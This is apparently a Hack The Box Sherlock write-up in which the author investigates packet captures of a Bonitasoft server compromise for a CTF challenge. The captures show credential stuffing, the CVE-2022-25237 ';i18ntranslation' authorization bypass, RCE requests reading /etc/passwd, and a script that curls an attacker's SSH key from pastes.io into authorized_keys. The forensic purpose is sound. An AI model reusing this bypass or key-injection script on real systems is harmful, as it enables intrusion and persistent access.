


HACK THE BOX SHERLOCK - SOC MEERCAT


Scenario

As a fast-growing startup, Forela has been utilising a business management platform. Unfortunately, our documentation is scarce, and our administrators aren't the most security aware. As our new security provider we'd like you to have a look at some PCAP and log data we have exported to confirm if we have (or have not) been compromised.




Upon unzipping the meerkat.zip from Sherlock, we are provided with 2 files which consist of a JSON file and a PCAP file.

1. We believe our Business Management Platform server has been compromised. Please can you confirm the name of the application running?



Here in the screenshot above, I filtered out for HTTP request and we can see 2 hosts which first 156.146.62.213 reaching out to 172.31.6.44 by getting the bonita page and then POSTing a lot in the login service which signifies a brute force attack.



And then I tried the answer was not Bonita therefore I Googled and I found that the complete name is **Bonitasoft**, which is the answer to this number 1 question.

2. We believe the attacker may have used a subset of the brute forcing attack category - what is the name of the attack carried out?

Sub-categories of Brute Force Attacks

- **Simple Brute Force:** This is the most basic form, where an automated tool systematically checks all possible character combinations (e.g., aaaa, aaab, aaac) until the password is found. It is simple but slow.
- **Dictionary Attack:** Instead of guessing random combinations, this method uses a "dictionary" or pre-defined list of common words, phrases, and previously leaked passwords. It is much faster than simple brute force if the user has a weak password.
- **Hybrid Brute Force:** This approach combines a dictionary attack with simple brute force. It starts with common words but adds numbers, symbols, or variations to the end of them (e.g., "password" + "123" + "!").
- **Reverse Brute Force:** In this attack, hackers start with a known, common password (e.g., "Welcome123") and test it against a large list of usernames. It is effective for breaking into multiple accounts at once.
- **Credential Stuffing:** This involves taking pairs of usernames and passwords stolen from a data breach at one company and trying them on many other sites, exploiting the fact that users reuse passwords.
- **Password Spraying:** A type of reverse brute force where a few common passwords are "sprayed" across many accounts. This technique is designed specifically to avoid triggering account lockouts.  Fortinet +5

I Googled what are the different subcategories of brute force attacks.

And considering from the last question's screenshot, all seem to be possible, so I want to try to Follow TCP Stream to one of the packets.



```
Wireshark · Follow TCP Stream (tcp.stream eq 1034) - meerkat.pcap

POST /bonita/login/service HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 39


username=install&password=install_l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:31:37 GMT
Keep-Alive: timeout=20
Connection: keep-alive

POST /bonita/login/service HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 60

username=Lauren.Pirozzi%40forela.co.uk&password=wsp0Uy&l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:31:40 GMT
Keep-Alive: timeout=20
Connection: keep-alive
```

And yes, there are username and password pairs, therefore the answer is clear now which is **Credential Stuffing**.

- Does the vulnerability exploited have a CVE assigned - and if so, which one?



I Googled what is the CVE number for the Bonitasoft vulnerability that was exploited, and it is an authorization and RCE vulnerability. And the answer is **CVE-2022-25237**

- Which string was appended to the API URL path to bypass the authorization filter by the attacker's exploit?

Destination	Signal	Protocol	Length	Info	Stream ID	Host
156.146.62.213		HTTP	452	HTTP/1.1 204	1892	
172.31.6.44		TCP	506	53272 → 8080 [PSH, ACK] Seq=599 Ack=508 Win=131072 Len=440 TSval=852674539 TSecr=2556507273 [T...	1892	
172.31.6.44		TCP	1340	53272 → 8080 [ACK] Seq=1039 Ack=508 Win=131072 Len=1274 TSval=852674539 TSecr=2556507273 [TCP ...	1892	
172.31.6.44		TCP	1340	53272 → 8080 [ACK] Seq=2313 Ack=508 Win=131072 Len=1274 TSval=852674539 TSecr=2556507273 [TCP ...	1892	
172.31.6.44		TCP	1340	53272 → 8080 [ACK] Seq=3587 Ack=508 Win=131072 Len=1274 TSval=852674539 TSecr=2556507273 [TCP ...	1892	
156.146.62.213		HTTP	1215	POST /bonita/API/pageupload;i18ntranslation?acti...	1892	forela.co.uk:80
172.31.6.44		TCP	432	8080 → 53272 [PSH, ACK] Seq=508 Ack=16202 Win=56576 Len=366 TSval=2556507618 TSecr=852674709 [...]	1892	
172.31.6.44		TCP	462	53272 → 8080 [PSH, ACK] Seq=16202 Ack=879 Win=131072 Len=396 TSval=852674884 TSecr=2556507619 [...]	1892	
172.31.6.44		HTTP/J...	149	POST /bonita/API/portal/page/i18ntranslation HTTP/1.1 , JSON (application/json)	1892	forela.co.uk:80
156.146.62.213		TCP	698	8080 → 53272 [PSH, ACK] Seq=879 Ack=16681 Win=56576 Len=632 TSval=2556507807 TSecr=852674884 [...]	1892	
172.31.6.44		HTTP	399	GET /bonita/API/extension/rce?ip=0&c=1&cmd=whoami HTTP/1.1	1892	forela.co.uk:80
172.31.6.44		HTTP	428	DELETE /bonita/API/portal/page/130;i18ntranslation HTTP/1.1	1892	forela.co.uk:80
138.199.59.221		HTTP	452	HTTP/1.1 204	1146	
172.31.6.44		TCP	506	53382 → 8080 [PSH, ACK] Seq=599 Ack=508 Win=131072 Len=440 TSval=1389449502 TSecr=2969371068 [...]	1146	
172.31.6.44		TCP	1340	53382 → 8080 [ACK] Seq=1039 Ack=508 Win=131072 Len=1274 TSval=1389449502 TSecr=2969371068 [TCP...	1146	
172.31.6.44		TCP	1340	53382 → 8080 [ACK] Seq=2313 Ack=508 Win=131072 Len=1274 TSval=1389449502 TSecr=2969371068 [TCP...	1146	
172.31.6.44		TCP	1340	53382 → 8080 [ACK] Seq=3587 Ack=508 Win=131072 Len=1274 TSval=1389449502 TSecr=2969371068 [TCP...	1146	
172.31.6.44		HTTP	1215	POST /bonita/API/pageupload;i18ntranslation?acti...	1146	forela.co.uk:80
138.199.59.221		TCP	431	8080 → 53382 [PSH, ACK] Seq=508 Ack=16202 Win=56576 Len=365 TSval=2969371408 TSecr=1389449667 [...]	1146	
172.31.6.44		TCP	462	53382 → 8080 [PSH, ACK] Seq=16202 Ack=878 Win=131072 Len=396 TSval=1389449835 TSecr=2969371408 [...]	1146	
138.199.59.221		HTTP/J...	148	POST /bonita/API/portal/page/i18ntranslation HTTP/1.1 , JSON (application/json)	1146	forela.co.uk:80
172.31.6.44		TCP	697	8080 → 53382 [PSH, ACK] Seq=878 Ack=16680 Win=56576 Len=631 TSval=2969371584 TSecr=1389449835 ...	1146	
172.31.6.44		HTTP	410	GET /bonita/API/extension/rce?ip=0&c=1&cmd=cat%20/etc/passwd HTTP/1.1	1146	forela.co.uk:80
172.31.6.44		HTTP	420	DELETE /bonita/API/portal/page/131;i18ntranslation HTTP/1.1	1146	forela.co.uk:80
138.199.59.221		HTTP	452	HTTP/1.1 204	1150	
172.31.6.44		TCP	506	53386 → 8080 [PSH, ACK] Seq=599 Ack=508 Win=131072 Len=440 TSval=588595400 TSecr=2969385093 [T...	1150	
172.31.6.44		TCP	1340	53386 → 8080 [ACK] Seq=1039 Ack=508 Win=131072 Len=1274 TSval=588595400 TSecr=2969385093 [TCP...	1150	

I filtered the word “api”, then I found some results. The normal one should look like “/bonita/API/pageupload” only but then behind it have a semicolon (;), then i18ntranslation and then have special characters, but since in the question answer section it is said to not include special characters so the answer is **i18ntranslation**.

- How many combinations of usernames and passwords were used in the credential stuffing attack?

No.	Time	Source	Destination	Signal	Protocol	Length	Info
2158	2023-01-19 15:31:27.869703	156.146.62.213	172.31.6.44	HTTP	185	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2170	2023-01-19 15:31:31.054338	156.146.62.213	172.31.6.44	HTTP	138	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2186	2023-01-19 15:31:34.496398	156.146.62.213	172.31.6.44	HTTP	185	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2192	2023-01-19 15:31:37.774237	156.146.62.213	172.31.6.44	HTTP	126	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2204	2023-01-19 15:31:41.214173	156.146.62.213	172.31.6.44	HTTP	185	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2210	2023-01-19 15:31:44.893469	156.146.62.213	172.31.6.44	HTTP	129	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2224	2023-01-19 15:31:47.867699	156.146.62.213	172.31.6.44	HTTP	185	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2231	2023-01-19 15:31:51.052934	156.146.62.213	172.31.6.44	HTTP	131	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2245	2023-01-19 15:31:54.522139	156.146.62.213	172.31.6.44	HTTP	185	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2258	2023-01-19 15:31:57.743753	156.146.62.213	172.31.6.44	HTTP	132	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2274	2023-01-19 15:32:01.275470	156.146.62.213	172.31.6.44	HTTP	185	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2283	2023-01-19 15:32:04.452053	156.146.62.213	172.31.6.44	HTTP	122	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2296	2023-01-19 15:32:07.899075	156.146.62.213	172.31.6.44	HTTP	185	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2312	2023-01-19 15:32:11.083976	156.146.62.213	172.31.6.44	HTTP	122	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2327	2023-01-19 15:32:14.602081	156.146.62.213	172.31.6.44	HTTP	185	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2338	2023-01-19 15:32:17.784362	156.146.62.213	172.31.6.44	HTTP	124	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2351	2023-01-19 15:32:21.236097	156.146.62.213	172.31.6.44	HTTP	185	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2358	2023-01-19 15:32:24.421991	156.146.62.213	172.31.6.44	HTTP	129	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2369	2023-01-19 15:32:27.898227	156.146.62.213	172.31.6.44	HTTP	185	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2381	2023-01-19 15:32:31.117689	156.146.62.213	172.31.6.44	HTTP	126	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2396	2023-01-19 15:32:34.558358	156.146.62.213	172.31.6.44	HTTP	185	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2402	2023-01-19 15:32:37.780201	156.146.62.213	172.31.6.44	HTTP	138	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2416	2023-01-19 15:32:41.228089	156.146.62.213	172.31.6.44	HTTP	185	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2422	2023-01-19 15:32:44.438573	156.146.62.213	172.31.6.44	HTTP	125	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2433	2023-01-19 15:32:47.876532	156.146.62.213	172.31.6.44	HTTP	185	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2441	2023-01-19 15:32:51.098115	156.146.62.213	172.31.6.44	HTTP	128	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)
2455	2023-01-19 15:32:54.536249	156.146.62.213	172.31.6.44	HTTP	185	POST	/bonita/loginservice HTTP/1.1 (application/x-www-form-urlencoded)

As can be seen here, I filtered for POST HTTP requests and http.request.uri matches the keyword “loginservice”. Then, I noticed that 1 of every 2 packets used the combination of username=install and password=install.



```
Wireshark - Follow TCP Stream (tcp.stream eq 1038) - meerkat.pcap

POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 39

username=install&password=install&_l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:31:57 GMT
Keep-Alive: timeout=20
Connection: keep-alive


POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 66

username=Konstance.Domaschke%40forela.co.uk&password=6XLZjvD&_l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:32:00 GMT
Keep-Alive: timeout=20
Connection: keep-alive

POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 66

username=Konstance.Domaschke%40forela.co.uk&password=6XLZjvD&_l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:32:00 GMT
Keep-Alive: timeout=20
Connection: keep-alive
```

Therefore it is already reduced to 59 considering the doubles.




```
HTTP/1.1 200
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
Date: Thu, 19 Jan 2023 15:38:52 GMT
Keep-Alive: timeout=20
Connection: keep-alive

{"filename": "rce_api_extension.zip", "tempPath": "tmp_1743116099114333531.zip", "contentType": "application/octet-stream"}
```


Then I found out that 59 was not the answer and then I found out that the last 3 packets were the same combination and were successfully known from the 200 HTTP response code. So by that I will have to reduce it by 3 again, therefore $59 - 3$ is 56, and there are **56** combinations of username and password.

6. Which username and password combination was successful?




I looked at again at one of the 3 bottom packets mentioned in the previous question's discussion and saw the credentials used since they were successful and I followed the format like asked by the questions and it is **seb.broom@forela.co.uk:g0vernm3nt**


7. If any, which text sharing site did the attacker utilise?



I filtered using DNS, and saw a lot of pastebin.com/ (172.31.0.2) originating from the server's IP which is 172.31.6.44.




And when I Googled what it is, it is a fast and minimalist way to store and share text, code snippets and logs.



Then I can also see the pastes.io in the second attempt of the login attempt and then it can be seen it is making a wget to pastes.io like its trying to retrieve a payload, therefore now the answer is definite which is **pastes.io**.

8. Please provide the filename of the public key used by the attacker to gain persistence on our host.



I got the full pastes.io command and I got it by the wget command and then inside I found another wget and pastes.io payload containing the authorized SSH keys.

```
(rafael@raf) - [~/HTB_SHERLOCKS/Meerkat]
$ curl https://pastes.io/raw/hffgra4unv
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCGruRMq3DMroGXrcPeeuEqQ3iS/sAL3gryt+nUqbBA/M+KG4ELcvJS4gP2os1b8FMk3ZwvrVTdpEKW6wdGqPL2wxznBj0Bstx60F2yp9RI
Ob3c/ezgs9zvna007YC8Sm4nkXhgkabqcM7rHEY4Lay0LWF9UbxueSAHIJgQ2ADbkSnlg0MnJTNRwKbqesk0ZcG3b6icj6nkKykezBLVwc7z4mkSm28ZVTa15W3HUWSEWRbGgJ6eMBdi7Wn
WXZ92SYDq0XUBV2Sx2gjoDGHwcd6Ioq9BU52wYo3L3LaPEoTcLuA+hnn82086oUzJfmEUtWGLPAXfJBN7vRIMSvsN
```

I then copy paste it and curl it and there inside the file have the SSH keys therefore the answer is **hffgra4unv**. And we can see from the command `curl https://pastes.io/raw/hffgra4unv >>`
`/home/ubuntu/.ssh/authorized_keys` the SSH authorized keys are getting manipulated for the attacker to maintain access without a password.

9. Can you confirm the file modified by the attacker to gain persistence?

```
(rafael@raf) - [~/HTB_SHERLOCKS/Meerkat]
$ cat bx5gcr0et8
#!/bin/bash
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys
sudo service ssh restart

(rafael@raf) - [~/HTB_SHERLOCKS/Meerkat]
$ curl https://pastes.io/raw/hffgra4unv
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCGruRMq3DMroGXrcPeeuEqQ3iS/sAL3gryt+nUqbBA/M+KG4ELcvJS4gP2os1b8FMk3ZwvrVTdpEKW6wdGqPL2wxznBj0Bstx60F2yp9RI
Ob3c/ezgs9zvna007YC8Sm4nkXhgkabqcM7rHEY4Lay0LWF9UbxueSAHIJgQ2ADbkSnlg0MnJTNRwKbqesk0ZcG3b6icj6nkKykezBLVwc7z4mkSm28ZVTa15W3HUWSEWRbGgJ6eMBdi7Wn
WXZ92SYDq0XUBV2Sx2gjoDGHwcd6Ioq9BU52wYo3L3LaPEoTcLuA+hnn82086oUzJfmEUtWGLPAXfJBN7vRIMSvsN
```

